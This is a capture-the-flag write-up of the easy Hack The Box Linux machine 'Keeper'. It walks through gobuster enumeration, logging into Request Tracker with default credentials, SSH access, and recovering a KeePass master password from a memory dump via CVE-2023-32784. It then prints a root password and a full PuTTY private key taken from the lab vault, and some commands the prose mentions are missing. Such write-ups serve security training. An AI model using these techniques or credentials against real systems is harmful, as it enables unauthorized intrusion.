HackTheBox - Keeper
Machine: Keeper
Difficulty: Easy
Platform: Hack the Box
Executive Summary
Keeper is an easy difficulty Linux machine running a Request Tracker (RT) ticketing system behind an nginx vhost. Default credentials on RT expose another user's reset password, which grants SSH access. A KeePass database and an associated memory dump are recovered from that user's home directory; CVE-2023-32784 is used to partially recover the master password from the dump, and a search-engine lookup fills in the missing characters. The recovered KeePass vault contains a PuTTY private key that authenticates directly as root.
First Steps:
- Ran the initial
ctf-testerscan (an in-house tool) covering the full nmap port scan,/etc/hostsentries, anonymous FTP logins and SMB shares - Enumerated vhosts against the base domain
- Enumerated directories against both the base domain and the discovered vhost
Nmap Scan
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Ports
| Port | Service | Version |
|---|---|---|
| 22 | ssh | OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 |
| 80 | http | nginx 1.18.0 |
DNS Entries
keeper.htb
Initial Observations:
- Only 2 open ports, as is common on the easy Linux boxes one of them leads to a website
- No obvious content on the base vhost, so a vhost scan was the next logical step
Walkthrough
Step 1: VHost Enumeration
$ gobuster vhost -u http://keeper.htb -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt --append-domain --exclude-length 166
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
tickets.keeper.htb Status: 200 [Size: 4236]
Tickets.keeper.htb Status: 200 [Size: 4236]
Progress: 220557 / 220557 (100.00%)
===============================================================
Finished
===============================================================
tickets.keeper.htb, which gets added to /etc/hosts. Step 2: Directory Enumeration
$ gobuster dir -u http://keeper.htb -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 220557 / 220557 (100.00%)
===============================================================
Finished
===============================================================
$ gobuster dir -u http://tickets.keeper.htb -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt --exclude-length 0
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
m                    (Status: 200) [Size: 2309]
rt                   (Status: 200) [Size: 4236]
rtop                 (Status: 200) [Size: 95]
rtd                  (Status: 200) [Size: 95]
rtp                  (Status: 200) [Size: 95]
rts                  (Status: 200) [Size: 95]
rtm                  (Status: 200) [Size: 95]
rtc                  (Status: 200) [Size: 95]
rte                  (Status: 200) [Size: 95]
rtfm                 (Status: 200) [Size: 95]
rt_styleswitcher     (Status: 200) [Size: 95]
Step 3: Default Credentials
Visiting the site redirects to another host that first needs to be added to /etc/hosts as well.


With a login form in front of us, the obvious next step is to try default credentials for the application.

root / password logs straight into the RT dashboard. The interface is fairly cluttered at first glance, so the next step is to look around for other users and useful tickets.

Within a short time another user turns up Lise and her password appears to have been reset recently. That's the obvious lead to chase for a foothold.
The authenticity of host 'keeper.htb (10.129.229.41)' can't be established.
ED25519 key fingerprint is: SHA256:hczMXffNW5M3qOppqsTCzstpLKxrvdBjFYoJXJGpr7w
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'keeper.htb' (ED25519) to the list of known hosts.
lnorgaard@keeper.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
lnorgaard@keeper:~$ cat user.txt
6*************************6
RT30000.zip. Step 4: KeePass Files
The archive contains two files:passcodes.kdbx and KeePassDumpFull.dmp. keepass2john fails on the file, so a quick file passcodes.kdbx is run instead: A search for known KeePass vulnerabilities turns up CVE-2023-32784, which allows partial recovery of the master password directly from process memory. A public PoC for it is available: Step 5: Recovering the Master Password
[*] Searching for masterkey characters
[-] Couldn't find jump points in file. Scanning with slower method.
[*] 0:  {UNKNOWN}
[*] 2:  d
[*] 3:  g
[*] 4:  r
[*] 6:  d
[*] 7:
[*] 8:  m
[*] 9:  e
[*] 10: d
[*] 11:
[*] 12: f
[*] 13: l
[*] 15: d
[*] 16: e
[*] Extracted: {UNKNOWN}dgrd med flde
dgrd med flde doesn't look like English or German, so it gets pasted straight into a search engine. 
That points to the Danish phrase "Rødgrød med fløde". The capitalized version fails, but the lowercase rødgrød med fløde unlocks the vault.
Step 6: KeePass Vault Contents
kpcli:/passcodes> show Network/keeper.htb\ (Ticketing\ Server) -f

 Path: /passcodes/Network/
Title: keeper.htb (Ticketing Server)
Uname: root
 Pass: F4><3K0nd!
  URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
       Encryption: none
       Comment: rsa-key-20230519
       Public-Lines: 6
       AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
       8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
       EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
       Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
       FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
       LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
       Private-Lines: 14
       AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
       oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
       kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
       f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
       VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
       UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
       OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
       in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
       SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
       09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
       xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
       AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
       AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
       NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
       Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0

kpcli:/passcodes> show Network/Ticketing\ System

The entry contains a full PuTTY private key (PuTTY-User-Key-File-3). Since PuTTY keys aren't directly usable with OpenSSH, the key material is copied into key.ppk and converted:
Step 7: Root Access
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# ls -la
total 85384
drwx------  5 root root     4096 Aug 23 08:28 .
drwxr-xr-x 18 root root     4096 Jul 27  2023 ..
lrwxrwxrwx  1 root root        9 May 24  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root     3106 Dec  5  2019 .bashrc
drwx------  2 root root     4096 May 24  2023 .cache
-rw-------  1 root root       20 Jul 27  2023 .lesshst
lrwxrwxrwx  1 root root        9 May 24  2023 .mysql_history -> /dev/null
-rw-r--r--  1 root root      161 Dec  5  2019 .profile
-rw-r-----  1 root root       33 Aug 23 08:28 root.txt
-rw-r--r--  1 root root 87391651 Jul 25  2023 RT30000.zip
drwxr-xr-x  2 root root     4096 Jul 25  2023 SQL
drwxr-xr-x  2 root root     4096 May 24  2023 .ssh
-rw-r--r--  1 root root       39 Jul 20  2023 .vimrc
root@keeper:~# cat root.txt
d******************************e
Disclaimer
This writeup is for educational purposes only. Always ensure you have explicit permission before testing security on any system. Unauthorized access to computer systems is illegal.